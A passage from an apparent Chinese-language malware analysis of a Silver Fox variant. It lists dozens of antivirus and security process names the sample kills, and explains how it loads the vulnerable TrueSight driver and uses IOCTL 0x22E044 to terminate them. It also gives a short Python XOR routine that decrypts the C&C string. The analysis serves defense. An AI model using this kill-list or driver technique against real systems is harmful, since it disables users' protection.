[89] = "LenovoPcManagerService.exe";
[90] = "LenovoPcManager.exe";
[91] = "LAVService.exe";
[92] = "LenovoTray.exe";
[93] = "LnvSvcFdn.exe";
[94] = "wsctrl7.exe";
[95] = "wsctrl10.exe";
[96] = "wsctrl11.exe";
[97] = "LenovoAppupdate.exe";
[98] = "LenovoAppStore.exe";
[99] = "DesktopAssistantApp.exe";
[100] = "DesktopAssistant.exe";
[101] = "LenovoMonitorManager.exe";
[102] = "LenovoOKM.exe";
[103] = "LeASHive.exe";
[104] = "StartupManager.exe";
[105] = "WSPluginHost.exe";
[106] = "WSPluginHost64.exe";
[107] = "crashpad_handler.exe";
[108] = "SearchEngine.exe";
[109] = "LISFService.exe";

```
[110] = "Lsf.exe";
[111] = "Appvant.exe";
[112] = "LenovoInternetSoftwareFramework.exe";
[113] = "EMDriverAssist.exe";
[114] = "LeAppOM.exe";
[115] = "hotfixplatform.exe";
[116] = "MSPCManager.exe";
[117] = "MSPCManagerService.exe";
[118] = "avp.exe";
[119] = "avpui.exe";
[120] = "AvastSvc.exe";
[121] = "aswToolsSvc.exe";
[122] = "aswidsagent.exe";
[123] = "wsc_proxy.exe";
[124] = "AvastUI.exe";
[125] = "Avira.Spotlight.Service.exe";
[126] = "endpointprotection.exe";
[127] = "SentryEye.exe";
[128] = "Avira.Spotlight.Common.Updater.exe";
[129] = "Avira.Spotlight.FallbackUpdater.exe";
[130] = "Avira.Spotlight.UI.Application.exe";
[131] = "Avira.Spotlight.Systray.Application.exe";
[132] = "Avira.OptimizerHost.exe";
[133] = "Avira.Spotlight.Bootstrapper.exe";
[134] = "Avira.Spotlight.Service.Worker.exe";
[135] = "Avira.Spotlight.Common.UpdaterTracker.exe";
[136] = "Avira.Spotlight.UI.Application.Messaging.exe";
[137] = "Avira.Spotlight.UI.AdministrativeRightsProvider.exe";
[138] = "mfemms.exe";
[139] = "mfevtps.exe";
[140] = "mcapexe.exe";
[141] = "mcshield.exe";
[142] = "McUICnt.exe";
[143] = "MfeAVSvc.exe";
[144] = "NisSrv.exe";
[145] = "SecurityHealthSystray.exe";
[146] = "kwsprotect64.exe";
[147] = "QMDL.exe";
[148] = "QMPersonalCenter.exe";
[149] = "QQPCPatch.exe";
[150] = "QQPCRealTimeSpeedup.exe";
```

[151] = "QQPCRTP.exe";
[152] = "QQPCTray.exe";
[153] = "QQRepair.exe";
[154] = "QQPCMgrUpdate.exe";
[155] = "KSafeTray.exe";
[156] = "mpcopyaccelerator.exe";
[157] = "UnThreat.exe";
[158] = "K7TSecurity.exe";
[159] = "ad-watch.exe";
[160] = "PSafeSysTray.exe";
[161] = "vsserv.exe";
[162] = "remupd.exe";
[163] = "rtvscan.exe";
[164] = "ashDisp.exe";
[165] = "avcenter.exe";
[166] = "TMBMSRV.exe";
[167] = "knsdtray.exe";
[168] = "V3Svc.exe";
[169] = "mssecess.exe";
[170] = "QUHLPSVC.EXE";
[171] = "RavMonD.exe";
[172] = "KvMonXP.exe";
[173] = "baiduSafeTray.exe";
[174] = "BaiduSd.exe";
[175] = "Bka.exe";
[176] = "BkavService.exe";
[177] = "BkavSystemServer.exe";
[178] = "BkavSystemService.exe";
[179] = "BkavSystemService64.exe";
[180] = "BkavUtil.exe";
[181] = "BLuPro.exe";
[182] = "BluProService.exe";
[183] = "cefutil.exe";
[184] = "PopWndLog.exe";
[185] = "PromoUtil.exe";
[186] = "QHActiveDefense.exe";
[187] = "QHSafeMain.exe";
[188] = "QHSafeScanner.exe";
[189] = "QHSafeTray.exe";
[190] = "QHWatchdog.exe";
[191] = "safeboxTray.exe";

[192] = "360safebox.exe";
[193] = "KSafeSvc.exe";
[194] = "KWatch.exe";
[195] = "gov_defence_service.exe";
[196] = "gov_defence_daemon.exe";
[197] = "safesvr.exe";
[198] = "wscreg.exe";
[199] = "MpDefenderCoreService.exe";
[200] = "360sdUpd.exe";
[201] = "360safeupa.exe";
[202] = "360DiagnoseScan.exe";
[203] = "360SecLogonHelper.exe";
[204] = "QMProviderUpdate.exe";
[205] = "QQPCUpdateAVLib.exe";
[206] = "QMCheckNetwork.exe";
[207] = "QQPCMgrDaemon.exe";
[208] = "kupdata.exe";
[209] = "kxewsc.exe";
[210] = "kdrvmgr.exe";
[211] = "kismain.exe";

[2] 程序加载漏洞驱动结束安全软件进程

(1) 程序运行时读取C:\Windows\TEMP\ranchserv.jpg作为驱动文件数据

(2) 程序创建管道， 名称为"\\.pipe\ntsvcs"

(3) 程序通过RPC协议创建服务

程序通过RPC协议发送RPC_CMD_ID_CREATE_SERVICE来创建服务， 服务名称为"TCLService"

在Windows中， 进程可以通过RPC向"367abb81-9844-35f1-ad32-98f038001003"发送请求来创建服务， 在本样本中， 载荷通过RPC创建名称为"TCLService"的服务。具体原理———附录：参考文章[6]

加载驱动代码图

(4) 程序通过加载漏洞驱动并终结安全软件进程

程序通过服务加载"TrueSight"漏洞驱动，然后打开其IO设备，通过IO控制码0x22E044强制终结所有被搜索到的安全软件进程。

[3] 程序尝试创建或检测互斥体

名称如下:

{4E062DDA-444A-A2A8-84CE-E105F66A5AB3}

Global\8E416074-5245-AF71-E9F7-7D3194498C53

Global\3575D265-2C4F-5C20-EB78-D147D5670A9C

[4] 程序扫描火绒安全软件

程序扫描火绒主进程和主防进程，如果在调用漏洞驱动终结进程后还存在则停止执行后续逻辑。

扫描火绒安全软件代码图

[5] 程序读取“C:\Users\Public\Music\desktopbak.ini”

读取对应文件代码图

[6] 程序枚举注册表子项“HKEY_LOCAL_MACHINE\SOFTWARE\SysConfigDate”

打开注册表键代码图

[7] 程序进一步访问下一步C&C(已下线)

在检测一系列条件后，程序从内存中异或解密出被加密的C&C字符串。

其密文为

```
blob1 = bytearray(b"\x00\xEA\xCB\xDB\xF4\xD0\xC6\xD2")

blob2 = bytearray(b"Lm\",n,$( 2!%>b,\"&)%content%lt;0'{585v<(r7.8`")
```

密文串获取对应代码

对其算法去虚拟化后，得到最终解密算法为将所有字节异或4。

```
blob1 = bytearray(b"\x00\xEA\xCB\xDB\xF4\xD0\xC6\xD2")
blob2 = bytearray(b"Lm\",n,$( 2!%>b,\"&)%content%lt;0'{585v<(r7.8`")
for b in range(len(blob1)):
blob1[b] ^= 4
for b in range(len(blob2)):
```

```
    blob2[b] ^= 4
    url = blob1.decode() + blob2.decode()
    print(url)
```

最终代码解密结果

目前该病毒C&C已失效，后续流程通常是继续获取用户主机的控制权，从而在用户主机中布置远控后门，实现个人信息的窃取和利用。具体细节可查看参考文章中往期分析对银狐样本的报告。

五、结语

该样本总体上来说攻击方法相比较之前的银狐样本并未有太大改变， 在往期分析报告中也分析到过与本文样本行为相似的恶意样本，地址在参考文章中。———附录：参考文章[5]

与往期分析报告不同的是，本文样本的代码混淆强度和方式得到了明显提升，这背后可能对应着一条完整的"免杀"产业链。在"黑客"群体中，有这样一种人: 其掌握着对代码进行混淆、变异等各种手段欺骗安全软件使其对原本"报毒"的样本不再报毒的手段，专门通过为其他人的病毒提供"免杀"服务来谋取利益。

但是只要代码还需要被二进制化执行，就一定可以被分析。其考验安全从业人员的功底，也意味着安全软件的自动化分析流程不断面临新的挑战。

六、附录

参考文章:

[1] 成熟后门在野外“泛滥”，加载 Rootkit 对抗杀软-技术文章-火绒安全

[2] SMS短信验证服务或存风险，小心账号隐私“失守”-技术文章-火绒安全

[3]防守实战 | 蜜罐反制之信息收集木马逆向分析 - FreeBuf网络安全行业门户

[4]摩诃草APT组织最新漏洞攻击样本分析 - 安全内参 | 决策者的网络安全知识库

[5] 反沙箱与杀软对抗双重利用，银狐新变种快速迭代-技术文章-火绒安全

[6] DEC/RPC协议与Windows服务创建浅析(银狐原始进程隐匿方式之一）-软件逆向-看雪论坛-安全社区|非营利性质技术交流社区

[7] Telegram汉化暗藏玄机，悄无声息释放后门病毒-技术文章-火绒安全

HASH:

C&C:

终端安全